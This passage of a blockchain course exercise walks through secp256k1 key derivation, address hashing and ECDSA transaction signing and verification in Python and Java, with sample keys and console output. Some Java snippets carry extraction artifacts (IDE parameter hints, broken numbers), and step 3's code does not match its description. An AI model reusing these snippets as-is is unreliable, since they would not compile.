    return hex(pub_key[0])[2:] + str(pub_key[1] % 2)
```

Last but not least, a method that by a given public key returns the address using ripemd160:

```
def public_key_compressed_to_address(public_key_compressed):
    return ripemd160(public_key_compressed)
```

5. Create a method that takes private key and returns extracted public key and address:

```
def extract_public_key_and_address(private_key):
    pub_key = private_key_to_public_key(private_key)
    pub_key_compressed = get_pub_key_compressed(pub_key)
    print("public key compressed:", pub_key_compressed)
    sender_address = public_key_compressed_to_address(pub_key_compressed)
    print("address:", sender_address)

    return pub_key_compressed, sender_address
```

6. The sign and verify method will take arguments needed to build a transaction with the following format:
   - Sender address: 40 hex digits
   - Recipient address: 40 hex digits
   - Sender public key: 65 hex digits
   - Transfer value: integer
   - Mining fee: integer
   - Date created: ISO-8601 string

```
def sign_and_verify_transaction(recipient_address: str,
                                value: int,
                                fee: int,
                                date_created: str,
                                sender_priv_key_hex: str):
```

In the method, extract the public compressed key and the address from the private key:

```
print("sender private key hex:", sender_priv_key_hex)
sender_priv_key = private_key_hex_to_int(sender_priv_key_hex)

print("sender private key:", sender_priv_key)
pub_key_compressed, sender_address = extract_public_key_and_address(sender_priv_key)
```

Then create the transaction object and stringify it:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
transaction = {
    'from': sender_address,
    'to': recipient_address,
    'senderPubKey': pub_key_compressed,
    'value': value,
    'fee': fee,
    'dateCreated': date_created,
}
json_encoder = json.JSONEncoder(separators=(',', ':'))
tran_json = json_encoder.encode(transaction)
print("transaction (json):", tran_json)
```

Calculate sha256 of the transaction JSON:

```
tran_hash = sha256(tran_json)
print("transaction hash (sha256):", hex(tran_hash)[2:])
```

Sign the transaction with the imported sign method that takes the secp256k1, private key and the hash as arguments.

```
tran_signature = sign(generator_secp256k1, sender_priv_key, tran_hash)
print("transaction signature:", tran_signature)
```

Add the transaction signature to the transaction itself:

```
transaction['senderSignature'] = [hex(tran_signature[0])[2:], hex(tran_signature[1])[2:]]
```

Again, JSON encode the transaction:

```
print("signed transaction:")
print(json.JSONEncoder(indent=2).encode(transaction))
```

7. Last but not least, verify the transaction using the imported verify method that takes the secp256k1, public key, transaction hash and the transaction signature. Return whether the transaction is valid or not:

```
pub_key = private_key_to_public_key(sender_priv_key)
valid = verify(generator_secp256k1, pub_key, tran_hash, tran_signature)
print("Is signature valid? " + str(valid))
return valid
```

8. Test the method with the following input:

```
sign_and_verify_transaction(
    recipient_address="f51362b7351ef62253a227a77751ad9b2302f911",
    value=25000,
    fee=10,
    date_created='2018-02-10T17:53:48.972Z',
    sender_priv_key_hex="7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34")
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
sender private key hex: 7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
sender private key: 57115875914525502546557019297257125084224395090120404273316278196656116468276
public key compressed: c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
address: c3293572dbe6ebc60de4a20ed0e21446cae66b17
transaction (json): {"from":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","to":"f51362b7351ef62253a227a77751ad9b2302f911",
transaction hash (sha256): f241a5598fbe5ba048918fa1cafe8eb727794cfb0f72f425ba332479de22e2b7
transaction signature: (120699248977758999680122084765803367493937122781242313464960647114288462173 92, 6112767800294627
signed transaction:
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "value": 25000,
  "fee": 10,
  "dateCreated": "2018-02-10T17:53:48.972Z",
  "senderSignature": [
    "1aaf55dcb11060749b391d547f37b4727222dcb90e793d9bdb945c64fe4968b0",
    "87250a2841f7a56910b0f7ebdd067589632ccf19d352c15f16cfdba9b7687960"
  ]
}
Is signature valid? True
```

What to Submit?

Create a ZIP file (e.g. **`username-sign-verify-python-exercise.zip`**) holding your Python file and the methods.

Exercises: Sign and Verify Transactions in Java

In this exercise, you shall write code on how to create random private key → public key → address and **sign** and **verify** transactions using the **secp256k1-based ECDSA** cryptography in Java. Your goal is to write code to **sign transactions**, given as **JSON**:

```
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000,
  "fee": 10, "dateCreated":
  "2018-02-10T17:53:48.972Z",
  "data": "funds",
  "senderPubKey":
  "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb413
  2b9d9d1600bba1"
}
```

private key

```
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000,
  "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z",
  "data": "funds",
  "senderPubKey":
  "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "transactionDataHash": "6a3a7859c389bad17d79c5856e17a74daecfa6d…467e",
  "senderSignature": [
  "33be705476889fbb647633a9272cf546401f22e87f0c2b2a6c58ff56b7aa368a",
  "66722e9b58a05952a986ee2c90faa1cc828575503cfc393278006629f20bd78c"
  ]
}
```

You will use the following Java libraries and tools:


- **BouncyCastle** is a collection of APIs used in cryptography. It includes APIs for both the Java and the C# programming languages.
- **Google Gson** is a Java library that can be used to convert Java Objects into their JSON representation. It can also be used to convert a JSON string to an equivalent Java object. Gson can work with arbitrary Java objects including pre-existing objects that you do not have source-code of.
- **Elliptic Curve Cryptography (ECC)** – public / private key cryptography based on the algebraic structure of elliptic curves over finite fields. The Elliptic-Curves Digital Signature Algorithm (**ECDSA**) provides signing by private key + verifying signature by public key.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Run ECCExample
/Library/Java/JavaVirtualMachines/jdk1.8.0_162.jdk/Contents/Home/bin/java ...
Random private key --> public key --> address
-----------------------------------------------
Private key (hex): ed9045b46db5dd199e5ab4dc44a772cb94f46d1ea4f4768c176aa21cb3c90243
Private key: 107453052176404404191163996071041128155905308365452336093105756077010398544451
Public key: (28485774860494595402143322402805028148771695430485477020439657532754027561 59,
  81090360184948203694704878043422800554202177825153696477547011520857764201426)
Public key (compressed): 64c3cdb51d42aff60325ff97f06fbcbbaef416187f0ecc1758ef5b49499203f0
Blockchain address: cd6592e442c86c13b8e422d6a87af87bb1f6fa03
Existing private key --> public key --> address
-----------------------------------------------
Private key (hex): 7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
Private key: 57115875914525502546557019297257125084224395090120404273316278196656116468276
Public key: (90141916975496105403554792622420402072568750034081502346832171012967471516602,
  74763522831925341399825755661848755545105060270287148177912358782964422257391)
Public key (compressed): c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
Blockchain address: c3293572dbe6ebc60de4a20ed0e21446cae66b17
Generate and sign a transaction
-----------------------------------------------
Sender private key:7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
Public key (compressed): c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
Blockchain address: c3293572dbe6ebc60de4a20ed0e21446cae66b17
Transaction (JSON): {"addressFrom":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","addressTo":"f51362b7351ef62253a227a77751ad9b2302f911",
  "senderPublicKey":"c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1","value":25000,"fee":10,"dateCreated":"2018-02-10T17:53:48.972Z"}
Transaction hash(sha256):febcc3c400ecf4915e58d8fe1e7db13bd51d9faa28937a0742f28bbdf50e076a
Transaction signature: [f5192d4cd93e1b2ac4ef4c2c7799aa5ed56395b4b3617d28d23896a637ab1176, be0f6d86bfcc890ad3748aab40ed82a51727f44f29a1b07dc7c9b0596e923e80]
Signed transaction (JSON):
{"addressFrom":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","addressTo":"f51362b7351ef62253a227a77751ad9b2302f911",
  "senderPublicKey":"c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1","value":25000,"fee":10,"dateCreated":"2018-02-10T17:53:48.972Z",
  "senderSignature":["f5192d4cd93e1b2ac4ef4c2c7799aa5ed56395b4b3617d28d23896a637ab1176","be0f6d86bfcc890ad3748aab40ed82a51727f44f29a1b07dc7c9b0596e923e80"]}
true

Process finished with exit code 0
```


Create a new Maven Project with IntelliJIDEA

1. **Create** a new **Maven Project** from "File"→"New"→"Project":



2. **Choose name** of the project under "ArtifactId" and pick name for "Groupid", then click Next/Finish until the **IDE** creates your project:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




3. After you have created successfully your project open "pom.xml" file in the root project directory and enter the following dependencies:

```
<dependencies>
    <dependency>
        <groupId>org.bouncycastle</groupId>
        <artifactId>bcprov-jdk15on</artifactId>
        <version>1.54</version>
    </dependency>
    <dependency>
        <groupId>com.google.code.gson</groupId>
        <artifactId>gson</artifactId>
        <version>2.8.4</version>
    </dependency>
</dependencies>
```

Implementation in Java

1. After you have installed the packages, create an empty class file in src→test→java:



2. Create an inner class to represent Transaction Object:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
class Transaction {
    private String addressFrom;
    private String addressTo;
    private String senderPublicKey;
    private int value;
    private int fee;
    private String dateCreated;
    private  String[] senderSignature;

    public Transaction(String addressFrom, String addressTo, String senderPublicKey,
                       int value, int fee, String dateCreated,  String[] senderSignature) {
        this.addressFrom = addressFrom;
        this.addressTo = addressTo;
        this.senderPublicKey = senderPublicKey;
        this.value = value;
        this.fee = fee;
        this.dateCreated = dateCreated;
        this.senderSignature = senderSignature;
    }

}
```

3. Within this main class create two utility methods to convert bytes to hex and vice-versa:

```
public static AsymmetricCipherKeyPair generateRandomKeys() {
    ECKeyPairGenerator gen = new ECKeyPairGenerator();
    SecureRandom secureRandom = new SecureRandom();
    KeyGenerationParameters keyGenParam = new ECKeyGenerationParameters(Domain,secureRandom);
    gen.init(keyGenParam);
    return gen.generateKeyPair();
}

public static String BytesToHex(byte[] bytes) {
    return Hex.toHexString(bytes) ;
}
```

4. Then create two methods which will calculate RIPEMD160 and SHA256:

```
private static String calcRipeMD160(String text) throws UnsupportedEncodingException {

    byte[] bytes = getBytes(text);
    RIPEMD160Digest digest = new RIPEMD160Digest();
    digest.update(bytes, i: 0, bytes.length);
    byte[] result = new byte[digest.getDigestSize()];
    digest.doFinal(result, i: 0);
    return BytesToHex(result);
}

private static byte[] calcSHA256(String text) throws UnsupportedEncodingException {
    byte[] bytes = getBytes(text);
    SHA256Digest digest = new SHA256Digest();
    digest.update(bytes, i: 0, bytes.length);
    byte[] result = new byte[digest.getDigestSize()];
    digest.doFinal(result, i: 0);
    return result;
}
```

5. After you have wrote the utility methods, create two final variables for the secp256k1 curve:

```
static final X9ECParameters curve = SECNamedCurves.getByName( s: "secp256k1");
private static final ECDomainParameters Domain = new ECDomainParameters(curve.getCurve(), curve.getG(),
                                                                        curve.getN(), curve.getH());
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

6. Then, create a method, which will generate random EC key pair. By default, the size is 256-bit.

```
public static AsymmetricCipherKeyPair generateRandomKeys() {
    ECKeyPairGenerator gen = new ECKeyPairGenerator();
    SecureRandom secureRandom = new SecureRandom();
    KeyGenerationParameters keyGenParam = new ECKeyGenerationParameters(Domain,secureRandom);
    gen.init(keyGenParam);
    return gen.generateKeyPair();
}
```

7. To get the compressed public key from a given elliptic curve point, get the X and Y coordinates and convert them to BigInteger. Finally, return the X + Y's converted to integer TestBit (this method returns true if and only if the designated bit of this BigInteger is set).

```
public static String encodeECPointHexCompressed(ECPoint point)
{
    BigInteger x = point.getXCoord().toBigInteger();
    BigInteger y = point.getYCoord().toBigInteger();
    return x.toString( radix: 16) + (y.testBit( n: 0) ? 1 : 0 );
}
```

8. Then, create a method called randomPrivateKeyToAddress, which will create random private key → public key → address. To create the private key, first generate the random EC Pair and from it extract the private key:

```
private static void randomPrivateKeyToAddress() throws UnsupportedEncodingException {
    System.out.println("Random private key --> public key --> address");
    System.out.println("----------------------------------------------");

    AsymmetricCipherKeyPair keyPair = generateRandomKeys();

    BigInteger privateKey = ((ECPrivateKeyParameters)keyPair.getPrivate()).getD();
    System.out.println("Private key (hex): " + privateKey.toString( radix: 16));
    System.out.println("Private key: " + privateKey.toString( radix: 10));
```

9. To get the public key, extract it from the keyPair. To get the compressed public key, use encodeECPointHexCompressed:

```
ECPoint pubKey = ((ECPublicKeyParameters)keyPair.getPublic()).getQ();
System.out.println("Public key: (" + pubKey.getXCoord().toBigInteger().toString( radix: 10) + "," +
        pubKey.getYCoord().toBigInteger().toString( radix: 10) + ")");

String pubKeyCompressed = encodeECPointHexCompressed(pubKey);
System.out.println("Public key (compressed): " + pubKeyCompressed);
```

10. Last but not least, to get the address calculate RIPEMD160 on the compressed public key:

```
String addr = calcRipeMD160(pubKeyCompressed);
System.out.println("Blockchain address: " + addr);
```

11. Now test the method. Go to Main and call randomPrivateKeyToAddress:

```
public static void main(String[] args) throws Exception {

    randomPrivateKeyToAddress();

}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Run ECCExample
/Library/Java/JavaVirtualMachines/jdk1.8.0_162.jdk/Contents/Home/bin/java ...
Random private key --> public key --> address
--------------------------------------------
Private key (hex): ddcbcdb9565355692a2a215928543b53dc9d370526936fa9626bd1dafaac1ab9
Private key: 100321229345734247890778484525528661786466991534215772722886902463544410512057
Public key: (112733321375046128404485966727082645895667003081098585932435693215150277689 49,108243213572922163578803354748816364844746598524123487143913433450076323062 6)
Public key (compressed): 18ec7ad908204caf43173ea2e2ce568e5e1f0e9f09cb26f0b5338430c0c3a6750
Blockchain address: f76330b97a1086e5bc3a9d98e3fbc6933a1b47a6

Process finished with exit code 0
```

12. Create a method called **signAndVerifyTransaction**, which will create a transaction from the given parameters, sign it by the sender and verify it with the sender's public key. The method will take a **recipient address**, **value** to send, **fee**, timestamp of the **date created** and the **sender's private key** in hexadecimal format:

```
private static void signAndVerifyTransaction(String recipientAddress, int value,
                int fee, String iso8601datetime, String senderPrivKeyHex) throws UnsupportedEncodingException, NoSuchAlgorithmException {


}
```

13. Get the private key in BigInteger from the hexadecimal:

```
private static void signAndVerifyTransaction(String recipientAddress, int value,
                int fee, String iso8601datetime, String senderPrivKeyHex) throws UnsupportedEncodingException, NoSuchAlgorithmException {
    System.out.println("Generate and sign a transaction");
    System.out.println("-------------------------------");

    System.out.println("Sender private key:" + senderPrivKeyHex);
    BigInteger privateKey = new BigInteger(senderPrivKeyHex,  radix: 16);
```

14. Before you continue, you need to create a method, which will **get the public key from the private**:

```
public static ECPoint getPublicKeyFromPrivateKey(BigInteger privKey) {
    ECPoint pubKey = curve.getG().multiply(privKey).normalize();
    return pubKey;
}
```

15. Go back to the sign and verify method and **extract** the public key and address:

```
ECPoint pubKey = getPublicKeyFromPrivateKey(privateKey);
String senderPubKeyCompressed = encodeECPointHexCompressed(pubKey);
System.out.println("Public key (compressed): " + senderPubKeyCompressed);

String senderAddress = calcRipeMD160(senderPubKeyCompressed);
System.out.println("Blockchain address: " + senderAddress);
```

16. Create a transaction object which will take sender address, recipient address, sender's compressed public's key, value, fee, date created. Later you will add the transaction's signature. Convert it into **JSON** format and calculate **SHA256** of the transaction to get its hash. Then, get the **transaction hash** by calculating the **SHA256** of the transaction:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Transaction tran = new Transaction
        ( senderAddress,
          recipientAddress,
          senderPubKeyCompressed,
          value,
          fee,
          iso8601datetime,
          senderSignature: null
        );
Gson gson = new Gson();
String tranJson = gson.toJson(tran);
System.out.println("Transaction (JSON): " + tranJson);

byte[] tranHash = calcSHA256(tranJson);
System.out.println("Transaction hash(sha256):" + bytesToHex(tranHash));
```

17. Then, **sign** the transaction with private key:

```
BigInteger[] tranSignatureBig = signData(privateKey, tranHash);
System.out.println("Transaction signature: ["+ tranSignatureBig[0].toString( radix: 16) + ", "
                                            + tranSignatureBig[1].toString( radix: 16)+"]");
```

The **SignData** method creates an **ECDsaSigner**, which is initialized with **ECPrivateKeyParameters** from the private key and a true parameter which indicates that it will sign. **Generate** the signature and return it:

```
private static BigInteger[] signData(BigInteger privateKey, byte[] data) throws NoSuchAlgorithmException {
    ECDomainParameters ecSpec = new ECDomainParameters(curve.getCurve(), curve.getG(), curve.getN(), curve.getH());
    ECPrivateKeyParameters keyParameters = new ECPrivateKeyParameters(privateKey, ecSpec);
    DSAKCalculator kCalculator = new HMacDSAKCalculator(new SHA256Digest());
    ECDSASigner signer = new ECDSASigner(kCalculator);
    signer.init( b: true, keyParameters);
    BigInteger[] signature = signer.generateSignature(data);

    return signature;
}
```

18. Add the **signed transaction r** and **s** parameters and serialize it again:

```
String[] senderSignature = new String[]{
                tranSignatureBig[0].toString( radix: 16),
                tranSignatureBig[1].toString( radix: 16)
        };
Transaction tranSigned = new Transaction(
                senderAddress,
                recipientAddress,
                senderPubKeyCompressed,
                value,
                fee,
                iso8601datetime,
                senderSignature );

String signedTranJson = gson.toJson(tranSigned);
System.out.println("Signed transaction (JSON):");
System.out.println(signedTranJson);
```

19. Another way to get the public key parameters from the hexadecimal private key:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
public static ECPublicKeyParameters toPublicKey(String privateKey)
{
    BigInteger d = new BigInteger(privateKey,  radix: 16);
    ECPoint q = Domain.getG().multiply(d);

    ECPublicKeyParameters publicParams = new ECPublicKeyParameters(q, Domain);

    return publicParams;
}
```

20. To verify the transaction signature you need the public key, the transaction signature and the hash of the transaction:

```
// Verify Transaction
boolean isVerified = verifySignature(senderPrivKeyHex, tranSignatureBig, tranHash);
System.out.println(isVerified);
```

The verifySignature creates an ECDsaSigner, obtains the public key from private key ,initialized that it will not sign and with the public key. Then verifies the signature:

```
public static boolean verifySignature(String  privateKeyHex, BigInteger[] signature, byte[] msg)
{
    DSAKCalculator kCalculator = new HMacDSAKCalculator(new SHA256Digest());
    ECDSASigner signer = new ECDSASigner(kCalculator);
    ECPublicKeyParameters pubKey = toPublicKey(privateKeyHex);
    signer.init( b: false, pubKey);

    return signer.verifySignature(msg, signature[0], signature[1]);
}
```

21. That is the signAndVerifyTransaction method. Now test it with the following parameters:

```
public static void main(String[] args) throws Exception {
    randomPrivateKeyToAddress();

existingPrivateKeyToAddress("7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960
a34");

    signAndVerifyTransaction("f51362b7351ef62253a227a77751ad9b2302f911", 25000, 10, "2018-
02-10T17:53:48.972Z", "7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34");
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Run ECCExample
/Library/Java/JavaVirtualMachines/jdk1.8.0_162.jdk/Contents/Home/bin/java ...
Random private key --> public key --> address
-----------------------------------------------
Private key (hex): ed9045b46db5dd199e5ab4dc44a772cb94f46d1ea4f4768c176aa21cb3c90243
Private key: 107453052176404404191163996071041128155905308365452336093105756077010398544451
Public key: (28485774860494595402143322402805028148771695430485477020439657532754027561 59,
  81090360184948203694704878043422800554202177825153696477547011520857764201426)
Public key (compressed): 64c3cdb51d42aff60325ff97f06fbcbbaef416187f0ecc1758ef5b49499203f0
Blockchain address: cd6592e442c86c13b8e422d6a87af87bb1f6fa03
Existing private key --> public key --> address
-----------------------------------------------
Private key (hex): 7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
Private key: 57115875914525502546557019297257125084224395090120404273316278196656116468276
Public key: (90141916975496105403554792622420402072568750034081502346832171012967471516602,
  74763522831925341399825755661848755545105060270287148177912358782964422257391)
Public key (compressed): c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
Blockchain address: c3293572dbe6ebc60de4a20ed0e21446cae66b17
Generate and sign a transaction
-----------------------------
Sender private key:7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
Public key (compressed): c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
Blockchain address: c3293572dbe6ebc60de4a20ed0e21446cae66b17
Transaction (JSON): {"addressFrom":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","addressTo":"f51362b7351ef62253a227a77751ad9b2302f911",
  "senderPublicKey":"c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1","value":25000,"fee":10,"dateCreated":"2018-02-10T17:53:48.972Z"}
Transaction hash(sha256):febcc3c400ecf4915e58d8fe1e7db13bd51d9faa28937a0742f28bbdf50e076a
Transaction signature: [f5192d4cd93e1b2ac4ef4c2c7799aa5ed56395b4b3617d28d23896a637ab1176, be0f6d86bfcc890ad3748aab40ed82a51727f44f29a1b07dc7c9b0596e923e80]
Signed transaction (JSON):
{"addressFrom":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","addressTo":"f51362b7351ef62253a227a77751ad9b2302f911",
  "senderPublicKey":"c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1","value":25000,"fee":10,"dateCreated":"2018-02-10T17:53:48.972Z",
  "senderSignature":["f5192d4cd93e1b2ac4ef4c2c7799aa5ed56395b4b3617d28d23896a637ab1176","be0f6d86bfcc890ad3748aab40ed82a51727f44f29a1b07dc7c9b0596e923e80"]}
true

Process finished with exit code 0
```

What to Submit?


Create a ZIP file (e.g. **`username-sign-verify-java-exercise.zip`**) holding your .java file and the methods.

